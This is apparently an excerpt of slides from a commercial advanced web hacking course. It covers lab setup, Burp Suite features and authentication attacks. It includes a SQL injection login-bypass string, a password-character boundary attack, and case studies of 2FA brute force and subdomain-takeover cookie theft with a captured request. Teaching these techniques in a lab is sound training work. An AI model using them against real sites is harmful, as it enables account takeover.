
Advanced Web Hacking



About NotSoSecure

IT security specialist company providing cutting-edge IT security consultancy and training.

Penetration Testing

- **Web Application Security Assessment**
- **Infrastructure Security Assessment**
- **Mobile Application Security Assessment**
- **Source Code Review**
- **IoT Security Assessment**
- **Red Team Exercises**

Training

- **Beginner Friendly**
 - Hacking 101
 - Basic Infrastructure Hacking
 - Basic Web Hacking
- **Advanced/Specialist Offensive Courses**
 - Advanced Infrastructure Hacking
 - Advanced Web Hacking
 - Hacking and Securing Cloud
- **Specialist Defensive Courses**
 - Application Security for Developers
 - DevSecOps

For private/corporate training please contact us at training@notsosecure.com

About Us

Dhruv Shah

- 7+ years of experience in Information Security.
- Co-Author 'Kali Linux Intrusion and Exploitation'
- Co-Author 'Hands-on Penetration testing using BurpSuite'
- Consulting experience with large organizations across different sectors assessing network, system and application security.
- Specialize in Mobile , Web App and Network Security.
- Trainings @ BlackHat Europe and Chicago 2018

About Advanced Web Hacking

What will you learn?

- How to identify and exploit advanced web vulnerabilities (especially server side flaws).
- Some neat and ridiculous web application vulnerabilities found during our pentests and in Bug Bounty programs.

Targets for pwnage!

- <http://topup.webhacklab.com>
- <http://shop.webhacklab.com>
- <http://mblog.webhacklab.com>
- <http://misc.webhacklab.com>
- <http://hc.webhacklab.com>
- <http://cms.webhacklab.com>
- <http://admin.webhacklab.com>
- <http://slim.webhacklab.com>
- <http://utility.webhacklab.com>
- <http://cloud.webhacklab.com>

Lab Setup

- **Kali VM:**

- Credentials : Username: **root** Password: **toor**
- All the tools/scripts are present in the directory **/root/tools/**

Note: Use the provided kali VM during this course as it has custom configurations.

- **VPN:**

- Follow the instructions in the “import_setup_guide.pdf” in the Student Pack to connect to the VPN.
- Once connected, open <http://topup.webhacklab.com> in browser.

Account Creation

- Create your accounts using the registration forms:
 - <http://topup.webhacklab.com/Account/Register>
 - <http://shop.webhacklab.com/register.php>
 - <http://mblog.webhacklab.com/register>
- The exercises reflect the real-life environment. Some of the hacks will result in high privilege access and dumping of entire database. **Do not use personal or corporate email ID to register.**

Note: The lab requires valid email accounts as there will be emails sent to these accounts during testing. Also, during the exercises wherever you see '**X**' it means your user id (e.g. for user132, '**X**' means 132).

Throwaway email service

- Use throwaway email to create a temporary email:
 - <https://mail.protonmail.com>
 - <http://en.getairmail.com>
 - <https://temp-mail.org/en>
 - <https://www.mailinator.com>



Delegate agreement

- Any abuse of these privileges beyond the stated aims will result in automatic disqualification from the course;
 - Denial of service by dropping tables/databases
 - Shutting down the system
 - Interfering with other delegates' work.
 - Please use business language for any content posted on any test application.
 - Please do **NOT** use your own Credit Card details for any exercise. Use random number and they should work for the specific exercise.
- **Out of Scope:** 192.168.4.0/24, 192.168.5.0/24 range and OneLogin domains.

Syllabus

Module 1: Burp Suite Primer

Module 2: Attacking Authentication and SSO

Module 3: Password Reset Attacks

Module 4: Business Logic Flaws/Authorization flaws

Module 5: XML External Entity (XXE) Attack

Module 6: Server Side Request Forgery (SSRF)

Module 7: Attacking the Cloud

Module 8: Breaking Crypto

Module 9: Remote Code Execution (RCE)

Module 10: SQL Injection

Module 11: Tricky File Upload

Module 12: CMS Pentesting

Module 13: Web Cache Attacks

Module 14: Miscellaneous Topics

Module 1: Burp Suite

In module 1, students will learn about:

- What is BurpSuite and why is it important for penetration testing?
- Burp Suite - Basic features such as Proxy, Repeater, Intruder, Decoder, Comparer etc.
- Burp Suite - Advance features such as Extender, Scanner, Sequencer, Collaborator, Infiltrator etc.
- Extensions such as Logger++, SAML Editor, Java Serial Killer etc.




Burp Suite - Introduction

- Web application penetration testing tool developed in JAVA
- Also known as “Interception Proxy” tool
- Developed by “PortSwigger Ltd.”
- Available as Enterprise, Professional and Community versions
- Various features
 - Basic - Proxy, Intruder, Repeater, Decoder and Comparer
 - Advance - Scanner, Sequencer, Collaborator and Infiltrator
- Burp Suite is available for Linux, Mac, Windows based OS



Burp Proxy

Burp Proxy is an intercepting proxy tool that can work as man-in-the-middle between your web browser and target's web server.
(And it is also not that loud :-P)




Burp Proxy

- Configure your browser to work with Burp
 - Setup proxy listeners
 - Import/export CA certificate
- Intercept and modify HTTP/HTTPS requests and WebSocket traffic
- Rule based match and replace in request/responses
- Response Modifications - Enable hidden fields, remove JavaScript validations, remove all JavaScripts etc.

Burp Proxy - Configure your browser for Burp

1. Navigate to options tab in proxy
2. Make user you are listing on 127.0.0.1:8080
3. Open FireFox
 - a. Navigate to Preferences > Network Proxy > Check Manual Proxy Configuration
 - b. Add 'HTTP Proxy' as 127.0.0.1 and 'Port' 8080
 - c. Check Use this proxy server for all protocols



Install Burp Certificate

To capture HTTPS based request we require to install burp certificate

1. Open <http://burp>
2. Download CA certificate
3. Open firefox
 - a. Navigate to Preferences > Privacy and Security > Certificates > View Certificate > Authorities
 - b. Import the burp certificate

All set to go....

Key Features

- Repeater
- Intruder
- Decoder
- Comparer
- Scanner
- Collaborator
- Extender



Burp Repeater

- Used for manipulating and reissuing individual requests and analyze application's responses
- Loads request from Burp's any feature such as Proxy, Intruder, Scanner etc.
- Burp Repeater Manages request history
- Provides options such as include automatic updation of the Content-Length header, unpacking of compressed content and the following of redirections

Burp Intruder

- Automate customized attacks
 - Enumerating identifiers
 - Harvesting useful data
 - Fuzzing for vulnerabilities
- Attack Type
 - Sniper
 - Battering ram
 - Pitch fork
 - Cluster bomb
- Various types of payloads in Burp Suite Professional
- Number of threads

Burp Decoder

- Transforming data in one format to another - encode or decode
- Smart decoding - Decoder will identify the encoding format and decode it

Type	Data	Encoded
URL	<!Hello World@>	%3c%21%48%65%6c%6c%6f%20%57%6f%72%6c%64%40%3e
HTML	<!Hello World@>	<!Hello World@>
Base64	<!Hello World@>	PCFIZWxsbyBXb3JsZEA+
ASCII Hex	<!Hello World@>	3c2148656c6c6f20576f726c64403e
Hex	Hi, 1234567890	Hi, 499602d2
Octal	Hi, 1234567890	Hi, 11145401322
Binary	Hi, 1234567890	Hi, 1001001100101100000001011010010
Gzip	Hi, 1234567890	<input type="checkbox"/>

Decoder Improved - Extension

- Decoder Improved supports all of decoder's encoding, decoding, and hashing modes. Decoder Improved can encode and decode URL, HTML, Base64, ASCII Hex, GZIP, and zlib. Additionally, Decoder Improved can hash data using MD2, MD5, SHA, SHA-224, SHA-256, SHA-384, and SHA-512.

Reference:

<https://portswigger.net/bappstore/0a05afd37da44adca514acef1cdde3b9>

Burp Scanner


- Automated tool for **Enterprise and Professional** versions only
- Scanner modes
 - Passive scanning mode
 - Does not send new requests on server.
 - Analyse the contents of request and response and identify the vulnerabilities
 - E.g.: Cookie without secure/HTTPOnly flag, Header related issues such as caching etc.

Burp Scanner

- Scanner modes
 - Active scanning mode
 - Works in a controlled active manner
 - Sends specially crafted request as per configuration and analyze the results of each request by comparing it with original request
 - E.g.: Code injection, SQL injection, XML injection, Cross-Site Scripting etc.
- Reporting
 - Displayed at Target tab
 - User can also export report in HTML or XML format

Burp Suite Collaborator

- A network service which helps to discover Blind vulnerabilities such as SQL Injection, XML Injection, Cross-Site Scripting etc.
- Uses a specially crafted dedicated domain name and reports as an issue such as External Service Interaction, SQL Injection etc.



Reference : <https://portswigger.net/burp/documentation/collaborator>

© Copyright 2019 NotSoSecure Global Services Limited,A Claranet Group Company all rights reserved.

Burp Suite Collaborator - Usage & Reports

- Usage: Example of specially crafted dedicated domain:
 - {Random_subdomain}.burpcollaborator.net
 - Detected in : Response/Content
- Reports:
 - External Service Interaction
 - Out-of-band resource load
 - Blind SQL injection
 - Blind Cross-Site Scripting
 - XML Injection
 - Code Injection
 - etc.




Reference: <https://portswigger.net/blog/introducing-burp-collaborator>

© Copyright 2019 NotSoSecure Global Services Limited, A Claranet Group Company all rights reserved.

Must have/Useful Burp Suite Extensions

- AuthMatrix/AuthZ/Autorize - Authorization checks
- Backslash Powered Scanner - Advanced payloads while active scanner
- Collaborator Everywhere - OOB requests
- Google Authenticator - Automation in 2FA
- **Java Serial Killer** - payload generation tool for Java object deserialization
- Handy Collaborator - OOB requests while manual test using Repeater
- HUNT Suite - Identify common parameters for known vulnerabilities
- J2EEScan - Scanner for Java based application
- Logger++ - Keeps logs of everything
- Protobuf Decoder - Protobuf protocol
- Retire.js - Check for outdated software
- **SAML Editor**/SAML Encoder-Decoder/SAML Raider - SAML requests
- WSDLER/WSDL Wizard - Web service automation

Really ?



Module 2: Attacking Authentication and SSO

In module 2, students will learn about:


- Logical Bypass and Boundary Conditions
- Bypassing 2 Factor Authentication
- Authentication Bypass using Subdomain Takeover
- JWT Brute Force Attack
- SAML Authorisation Bypass

And relevant Case Studies



Authentication


- Authentication is the process of confirming a user's identity.
- In terms of web applications it is usually implemented through user credentials and/or a secret pin.



Basic Authentication Bypass

- **Brute Force/Dictionary Attack:** Using a combination of known/guessed usernames and commonly used passwords an attacker can automate login attempts until successful.
- **SQL Injection:** Injecting a SQL based query such as '`' OR 1=1 --`' to bypass authentication.
- **Weak/Predictable Session ID:** If the session IDs are predictable, an attacker might be able to generate valid IDs for other users.

Login Scenario



A screenshot of a web browser window titled "192.168.0.103/smartlogin.html". The page is titled "Smart Login". It contains two input fields: one for "Enter your username:" and another for "Enter the following characters of your password:". Below the password field, there are three input boxes labeled "3rd", "5th", and "8th". A "Submit" button is at the bottom.

Smart Login

Enter your username:

Enter the following characters of your password:

3rd 5th 8th

Submit

- Application authenticates users by asking random characters of their password.
- **Observation:** The location values are being validated based upon the request sent from the client-side.

Attack Scenario

- Attacker tampers the login request for another user and sets the value of the location variables to same number (e.g. 3rd, 3rd and 3rd character of password) and iterates through all characters “a-z,A-Z,0-9,~!@#\$%^&*()_+-=[]\{\}|;':”,./<>?” as the password character.
- This allows the attacker to login just by knowing a single character and its location in the user’s password.

Exercise 2.1 - Boundary Condition

- Bypass the login security feature to login as user

bcuserX@webhacklab.com:

Challenge URL: <http://shop.webhacklab.com/login.php>

Note: There is an account lockout in place. (Harder to bruteforce 😞)



00:20:00

2 Factor Authentication

A method to verify a user's identity by utilizing a combination of two different factors:

- Something you know (password)
- Something you have (OTP)
- Something you are (biometric)

Usual Bypasses:

- Brute Force (limited length - 4-6 character)
- Less used interfaces (test mobile, XMLRPC, API instead of web)
- Forced Browsing
- Predictable/Reusable Tokens

Case Study: Bypassing 2 Factor Authentication

- Facebook Password recovery URL
 - https://www.facebook.com/login/identify?ctx=recover&lwv=110&_mref=message
 - OTP of 6 characters will be sent to users
 - Bruteforce was not possible to www.facebook.com
 - **However, beta.facebook.com and mbasic.beta.facebook.com allowed to bruteforce !**

895	154894	200			42782	
896	154895	200			42742	
897	154896	200			42742	
898	154897	200			42820	
899	154898	302			1237	
<hr/>						
<div style="display: flex; justify-content: space-around;">RequestResponse</div>						
<div style="display: flex; justify-content: space-around;">RawParamsHeadersHex</div>						
<pre>POST /recover/as/code/ HTTP/1.1 Host: beta.facebook.com User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:37.0) Gecko/20100101 Firefox/37.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://beta.facebook.com/recover/as/code/ Cookie: datr=62onVg9hbhnjy5hxifso7Q0; fr=0vz212Qg2fhIOfDNv.AWUDc1DLAyXnUBRqC-I_oQrCsho.BWJ2t x-referer=%2Fsettings%2Fsecurity%2F%3Fdevice_based_login%26refid%3D72%23%2Fsettings%2Fsecurit reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F%3Fstype%3Dlo%26jlou%3DAffyGPonZeg%2BgrfTy9U407d2 c9eoHLHF8zi-1t; reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F%3Fstype%3Dlo%26jlou%3DAffyGPonZeg%2BgrfTy9U407d Ac9eoHLHF8zi-1t; sfu=AyIGPvoeh18M6islm3C3M1VdZ8hQmuo_5c3CG2pTmeXoho4QRp-YNQovbX4MBjIbH6RStutentqYT2pKebSNjkz CiKVa7NUoJSc7ByIogRNm; wd=1440x734 Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 21</pre>						
<hr/>						
<p>lsd=AVrvDZBe&nh=154898</p>						

Reference: <http://www.anandpraka.sh/2016/03/how-i-could-have-hacked-your-facebook.html>

Case Study: Auth Bypass via Subdomain Takeover

Subdomain Takeover

- 3rd Party Services (Github/Zendesk/S3/cloudfront etc) are generally integrated with organization by means of redirected subdomains.
- For this a CNAME entry is created pointing to 3rd party domain usually a CDN subdomain.
- If such a sub-domain is not claimed / expired / cancelled an attacker can claim it.

abc.example.com CNAME → unclaimedsubd.cloudfront.com

Reference: <https://hackerone.com/reports/172137>

© Copyright 2019 NotSoSecure Global Services Limited,A Claranet Group Company all rights reserved.

Case Study: Auth Bypass via Subdomain Takeover

Authentication Bypass on sso.ubnt.com via Subdomain Takeover of ping.ubnt.com

- A subdomain (ping.ubnt.com) is pointing to the CDN hostname (d2cnv2pop2xy4v.cloudfront.net.) but has not been claimed yet.
- The Single-Sign-On (SSO) functionality sets the cookie domain attribute as "domain=.ubnt.com".

Reference: <https://hackerone.com/reports/172137>

© Copyright 2019 NotSoSecure Global Services Limited, A Claranet Group Company all rights reserved.

Attack Scenario

- The attacker claims the CDN hostname d2cnv2pop2xy4v.cloudfront.net. and hosts own application.
- A logged in user (*.ubnt.com) visits the subdomain ping.ubnt.com (unknowingly or lured by attacker) and the session cookies are transferred to and logged by d2cnv2pop2xy4v.cloudfront.net. (owned by attacker).
- The attacker uses the session cookies to authenticate as victim user.

Reference: <https://hackerone.com/reports/172137>

